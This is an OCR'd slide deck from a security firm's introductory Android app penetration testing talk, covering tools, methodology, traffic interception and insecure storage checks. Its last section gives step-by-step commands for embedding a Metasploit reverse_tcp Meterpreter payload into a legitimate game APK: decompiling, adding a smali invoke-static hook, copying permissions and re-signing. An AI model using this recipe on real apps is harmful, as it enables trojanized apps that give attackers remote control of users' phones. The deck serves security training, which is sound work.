# Android App Penetration Testing 101

Joff Thyer, and Derek Banks

© Black Hills Information Security | @BHinfoSecurity

# About Joff

- Joff Thyer  (twitters: @joff_thyer)
  - Security Researcher and Pen Tester
  - Black Hills Information Security
  - SANS Instructor for SEC573: Automating Infosec with Python
  - Co-host on Security Weekly
  - Born in Australia, Adulting in the USA (I think..)
  - Musician, Geek, and all around fun guy.

# About Derek


- Security Analyst at Black Hills Information Security
- Multiple certs…
- CitySec Meetup Organizers
  - TidewaterSec – (Hampton, VA)
- Avid OWA enthusiast
- @0xderuke

# Agenda

- Who cares about Android apps?
- Testing environment considerations and tools
- Methodology for testing
  - File system behavior
  - Network behavior
  - Application specific issues
- Example attacks
  - Embedding Malware


# Why Android?

- Because…
  - Apple iOS have 5 guys in a cave.
  - There are 2 billion+ Android users
  - Microsoft lost in the mobile space
  - Open marketplaces are ‘sploitable…
  - And Android wins!




© Black Hills Information Security | @BHinfoSecurity

# Android O/S Split




*Data collected during a 7-day period ending on July 23, 2018.*
*Any versions with less than 0.1% distribution are not shown.*

© Black Hills

# What are the risks?

- Enterprise data on Androids?
  - Not much business data there yet but growing.
- Poorly written apps are still a thing
  - Debugging capability enabled in apps
- Library dependencies with vulnerabilities
- Malicious apps in open marketplace
  - Side jacking, and resigning legitimate apps
- Can affect a large number of people

# So you want to hack mobile…

- Overview…
  - Must have software tools
  - Nice to have tools
  - Configuration of emulator and/or hardware device
  - Getting apps (APK files)
  - Sideloading and debugging

# Must Have tools

- Jadx – Android java (dex) decompiler
- Android Studio + Emulator
- AXMLPrinter2.jar – extract XML manifest
- Drozer – a way to look at Android internals
- Device(s) that can be easily rooted
  - Moto
  - Google Nexus

© Black Hills Information Security | @BHinfoSecurity

# Nice to Have tools

- Genymotion
  - Not free, but not expensive either
  - Faster than Android Emulator
  - https://www.genymotion.com
- MobSF
  - Automated  Mobile App Assessment Framework (Android/iOS/Windows)
  - Dynamic, Static, and Malware Analysis
  - https://github.com/MobSF/Mobile-Security-Framework-MobSF

# Configure your emulator


- Using Android studio….
- Choose an Android to emulate.
  - I use Pixel2 and/or Nexus variety
- Choose an O/S version.  Anything from 6.0 – 8.1 is fine but…
  - Pay attention to market share.  6 - 7 is in the target zone now.
  - SSL/TLS traffic interception through a proxy is trickier after 6.0

© Black Hills Information Security | @BHinfoSecurity

# ADB is your friend

- Why? Because courier font … rocks!!!

```
$ adb devices
$ adb root
$ adb shell
$ adb push
$ adb pull
$ adb install
```




© Black Hills Information Security | @BHinfoSecurity

# Find your package file!

- Outside of Google Play Store, there are APK mirror sites
  - Apkmirror.com
  - Apkmonk.com
- Depending on what you are analyzing, find the APK
- You might be getting a package file from your customer directly.
- Can download on a device with Google Play Store and USB Debug enabled

***Copy APK file from a device:***
*adb shell 'pm list packages –f'*
*adb shell pm path com.example.someapp*
*adb pull /data/app/com.example.someapp-2.apk path/to/desired/destination*

© Black Hills Information Security | @BHinfoSecurity

# Side load your APK

- Using the Android Debugger (adb) to sideload…
- ie:  Rather than using Google Play, use “adb install”
- Put the app either on your emulator or other rooted device

***Use adb to install APK:***
*adb install <apk file>*

© Black Hills Information Security | @BHinfoSecurity

# Whats your intent(ion)?

- An Android **INTENT** is the messaging object used for LOTS of things
- Think of it as “Universal Interprocess Communications” for Android
- You can use an INTENT to:
  - Start an ”Activity”
  - Start a ”Service”
  - Deliver a “Broadcast” Message
- Android’s APPs live and breath in a sharing, loving community on the platform!

© Black Hills Information Security | @BHinfoSecurity

# What about the MANIFEST?

- The ”AndroidManifest.xml” file is in ALL apps.
- It is required to:
  - Declare the app name
  - Declare all components of the app
  - Includes declaration of all “activities”, “broadcast receivers”, and “services”
  - Declare permissions the app needs
  - Declare hardware/software features needed
- We always SHOULD look at the MANIFEST!

© Black Hills Information Security | @BHinfoSecurity

# More about Drozer

- Framework for Android security assessments
- Consists of “agent” running on Android
- Console running on *NIX (can run on Windows but is likely “malware”)
- Communicates over TCP via localhost forwarded (port 31415)
- Has various modules to EXAMINE the app…
- Can send various stimuli to the app as needed.

***Start Drozer session:***
*adb forward tcp:31415 tcp:31415*
*drozer console connect*

© Black Hills Information Security | @BHinfoSecurity

# JADX-GUI

- Decompiles / deconstructs DEX files into Java source
- Can then search through all files with TEXT or Class search
- Search through for things like:
  - Intent communications method calls
  - Dangerous network class use
  - SMS Manager use
  - Contacts / address book access

© Black Hills Information Security | @BHinfoSecurity

# App Analysis Guidelines

- OWASP Mobile Top 10
  - https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10
- SANS SEC 575 Report Cards
  - https://github.com/joswr1ght/MobileAppReportCard
- Some overlap
- But approached with different goals

© Black Hills Information Security | @BHinfoSecurity

# What should be tested?

- During a full pen test:
  - Improper Platform Usage
  - Insecure Data Storage and Insufficient Cryptography
  - Insecure Communication
  - Insecure Authentication and Insecure Authorization
  - Code Level Quality and Code Tampering
  - Reverse Engineering
  - Extraneous Functionality
- Of these, what vulnerabilities have the most impact to the user?

© Black Hills Information Security | @BHinfoSecurity

# Methodology Overview

- Static APK Analysis and “App Reconnaissance"
- File System Usage
  - Sensitive data storage
- Network Communication Capture and Analysis
  - Plain-text vs. Encrypted Traffic
  - API authentication and usage
- Application Manipulation (Drozer)
  - Code analysis and Intent investigation

© Black Hills Information Security | @BHinfoSecurity


# Static Analysis & App Recon

- As with other pen test types reconnaissance is an important step
  - AndroidManifest.xml
  - Drozer and adb commands
- MobSF automates a lot of static analysis and recon
  - Can install or use the Docker container
  - Offers a REST API

***List installed packages with adb:***
*adb shell 'pm list packages –f'*
**Find package info with Drozer:**
*run app.package.list –f <appname>*
*run app.package.info –a <package name>*

© Black Hills Information Security | @BHinfoSecurity

# MobSF Dashboard




© Bla

# Insecure Communication

- Use of non-encrypted protocols
- Certificate pinning
- Man in the middle exposure and proxying impact
  - Certificate Validation?

Raw | Params | Headers | Hex

```
POST [redacted]/event HTTP/1.1
User-Agent: [redacted]/1.3.2 (Linux; U; Android 6.0; Android SDK built for x86)
Authorization: Basic dXJienB5dXBobjZzMnFtc[redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 502
Host: [redacted].com
Connection: close
Accept-Encoding: gzip, deflate
Cookie: [redacted]t=1525382129.000000; [redacted]r=173.50.87.236_1525277262_909480658;
[redacted] session=718d6f95251c4e92c48834f17da27c7324bf4d68;
[redacted]=5e7a8508-4ef7-11e8-af53-fab94dda5988.2de9b6930683.5aeb46b2;
[redacted]SV=2016-10-19%3AU2FsdGVkX19X0C3AsT3FvVsKMnly8%2FvxLngXT1SUsZk%3D%0A

event_type=[redacted]&device_id=[redacted]c&user_id=[redacted]&org_id=[redacted]&client_timestamp=2018-05-
```

© Black Hills Information Security | @BHinfoSecurity

# Insecure Communication

- How to get at the app traffic?
- Burp Suite or other Proxy to analyze HTTP traffic
  - Will need to install Burp CA certificate on device
- Full packet capture from WiFi Soft AP
  - https://www.blackhillsinfosec.com/build-soft-access-point-ubuntu-16-04/
  - Wireshark, tcpdump, tshark, Bro

*Install Burp CA Cert Android 6.0:*

- *Configure browser to use Burp and visit http://burp*
- *Download cacert.der, rename to cacert.crt*
- *Adb push cacert.crt /mnt/sdcard/Download*
- *On device – Settings>Security>Install from Storage, select cacert.crt*

© Black Hills Information Security | @BHinfoSecurity

# Insecure Data Storage

- Sensitive file access
- Plaintext credentials or tokens on file system
- Lack of encryption for sensitive data
- Data directory file modification

```
trings * | grep 718d6f95251c4e92c48834f17da27c7324bf4d68                    <
Set-Cookie: [redacted]_session=718d6f95251c4e92c48834f17da27c7324bf4d68; domain=.[redacted]
```

© Black Hills Information Security | @BHinfoSecurity

# Insecure Data Storage

- How to get at the file system?
  - adb shell
- Linux utilities FTW!
  - Mostly grep, strings, and find commands
  - Copy app data directory pre and post authentication and usage to host computer
  - Run diff to see what has changed

© Black Hills Information Security | @BHinfoSecurity

# Extraneous Functionality

- Features enabled through intent communications
- Library dependencies with additional features
- Over allocation of privileges requested

```
05-04 19:03:00.884 23686 23758 I Backend : request: Date: Fri, 04 May 2018 19:03:01 GMT
05-04 19:03:00.884 23686 23758 I Backend : request: Content-Type: application/json; charset=utf-8
05-04 19:03:00.884 23686 23758 I Backend : request: Transfer-Encoding: chunked
05-04 19:03:00.884 23686 23758 I Backend : request: Connection: keep-alive
05-04 19:03:00.886 23686 23758 I Backend : request: Set-Cookie: [redacted]_session=; path=/; expires=M
on, 11-Apr-2011 00:00:00 GMT
05-04 19:03:00.887 23686 23758 I Backend : request: Set-Cookie: [redacted]_browser=199.101[redacted]2
5458990_678208652; domain=.[redacted].com; path=/; expires=Sun, 03-May-2020 19:03:01 GMT; HttpOnly
05-04 19:03:00.887 23686 23758 I Backend : request: Set-Cookie: [redacted]_session=d27175e28faf26a2513
8e158aca8a6e87dee10bd; domain=.[redacted].com; path=/; expires=Wed, 31-Oct-2018 19:03:01 GMT; secure;
HttpOnly
```

# Some keywords to search…

- In decompiled Java code search for interesting function names
- Intents / Receivers
  - “getExtra” – get extra data
  - “putExtra” – put extra data
  - “ACTION_CALL” – make phone call
  - “getCellLocation”
  - “LocationManager”
  - “ProcessBuilder” run local processes
- Find section of code for Intent and try to manipulate with Drozer


***Manipulate Intent with Drozer example:***
*dz>run app.activity.start –component <activity name> --data-uri “data to pass to app”*

© Black Hills Information Security | @BHinfoSecurity

# Code level quality and tampering

- Insecure method usage
- Side jacking and recompiling
- Lack of code signing validation checks
- Overuse of debugging in production release
- Class and method obfuscation with ProGuard

# Embed Malware APK



© Black Hills Information Security | @BHinfoSecurity

# Embed Malware APK

- Background
  - Android APK files are compiled into Dalvik Executables (DEX)
  - The ‘apktool’ can convert DEX into Smali
  - ”Smali” is like assembler code for Android

- Metasploit can generate Dalvik Executables for payloads
  - ”android/meterpreter/reverse_tcp”
  - “android/meterpreter/reverse_https”
- The resulting Metasploit APK can be converted to “smali” also

© Black Hills Information Security | @BHinfoSecurity

# Embedding Malware APK

- Overview of steps to embed APK into another APK
  - Download an APP to jack (apkmonk.com)
  - Generate Metasploit APK file
  - Use "**apktool**" to disassemble both into "smali"
  - Copy Metasploit stager code into APP being "enhanced"
  - Locate and adjust "MAIN" entry point code
  - Adjust "AndroidManifest.xml" privileges
  - Re-assemble new edited "smali" code into APK
  - Re-sign resulting APK
  - Upload to Android system and profit

© Black Hills Information Security | @BHinfoSecurity

# Embedding Malware

- Hardware / Emulation Challenges
  - APK is likely compiled for ARM architecture
    - Using an x86 emulator for testing result wont work
  - ARM Translation Libraries (libhoudini) can be installed on GenyMotion but are unstable with many apps.
  - USB Attached hardware device works.

- Software Challenges
  - '**apktool**' sometimes has issues with some resource files upon the "rebuild" phase

© Black Hills Information Security | @BHinfoSecurity

# Decompile with apktool

- Simple command line can be used to decompile / disassemble both the original APK file, and the Metasploit  malware
- Results in ".smali" files in directory structure

```
$ apktool d –f –o original com.CowboyShootingGames.apk
$ apktool d –f –o malware metasploit.apk
```

© Black Hills Information Security | @BHinfoSecurity

# Locate APP Entry Point

```
    <application android:allowBackup="true" android:icon="@drawable/ic_launcher"
 android:label="@string/app_name" android:theme="@style/AppTheme">
        <activity android:configChanges="keyboardHidden|orientation|screenSize"
android:label="@string/app_name" android:name="com.CowboyShootingGames.MainActiv
ity" android:screenOrientation="portrait" android:theme="@android:style/Theme.Bl
ack.NoTitleBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
```

- Look for the “intent-filter” with “android.intent.action.MAIN”
- “android:name” attribute contains main activity

© Black Hills Information Security | @BHinfoSecurity

# Modify Main Activity ".smali" file

```
.method protected onCreate(Landroid/os/Bundle;)V
    invoke-static {p0}, Lcom/bypqlhnl/stage/Payload;->start(Landroid/content/Con
text;)V
    .locals 5
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;
```

- The "onCreate" method in the "MainActivity.smali" is the app entry point in this case
- Add a "invoke-static" line to invoke our Metasploit payload

© Black Hills Information Security | @BHinfoSecurity

# And …Don’t forget to…

- Copy all of the “smali/com/metasploit/stage” over to the APK directory structure you are modifying
- Copy ALL of the “<uses-permission>”, and “<uses-feature>” lines from the Metasploit APK.
  - Add all of these lines to the APK you are modifying.

© Black Hills Information Security | @BHinfoSecurity

# Re-assemble and sign

```
$ apktool b originaldir
$ cp originaldir/dist/com.CowboyShootingGames.apk ~/final.apk

$ jarsigner -verbose -keystore debug.keystore \
      -storepass android -keypass android \
      -digestalg SHA1 -sigalg SHA1withRSA \
      final.apk androiddebugkey
```

© Black Hills Information Security | @BHinfoSecurity

# Way too many steps…

- So I built a Python script
- https://github.com/yoda66/AndroidEmbedIT

## AndroidEmbedIT

This script performs the following actions to embed a Metasploit generated APK file into another legitimate APK.

- decompiles a Metasploit APK file, and any other APK file.
- locates the main Activity entrypoint in the APK being targeted
- copies all Metasploit APK staging code to destination APK
- adjusts the main Activity entrypoint smali file with an *invoke-static* call to kick off the Metasploit stage.
- adjusts the final AndroidManifest.xml with appropriate added permissions
- recompiles, and resigns the final APK file.

All actions are performed within the "~/.ae" directory which is created during runtime. The script requires that *keytool*, *jarsigner*, and *apktool* are installed. A KALI distribution will work well to run this script on.

# Practicing Your Skills

- DIVA – Damn Insecure and Vulnerable App
- Multiple different vulnerabilities which include
  - Insecure logging
  - Access control issues
  - Insecure credential storage
  - SQL Injection
  - Input validation issues

- https://github.com/payatu/diva-android

© Black Hills Information Security | @BHinfoSecurity

# Summary and Conclusions

- Android application security will increase in importance as mobile continues to gain traction in the Enterprise
- Already can be a significant issue for the average person
- Likely will be a time in the future where a high profile hack happens with a mobile component

© Black Hills Information Security | @BHinfoSecurity

# Questions

# 0x3F

© Black Hills Information Security | @BHinfoSecurity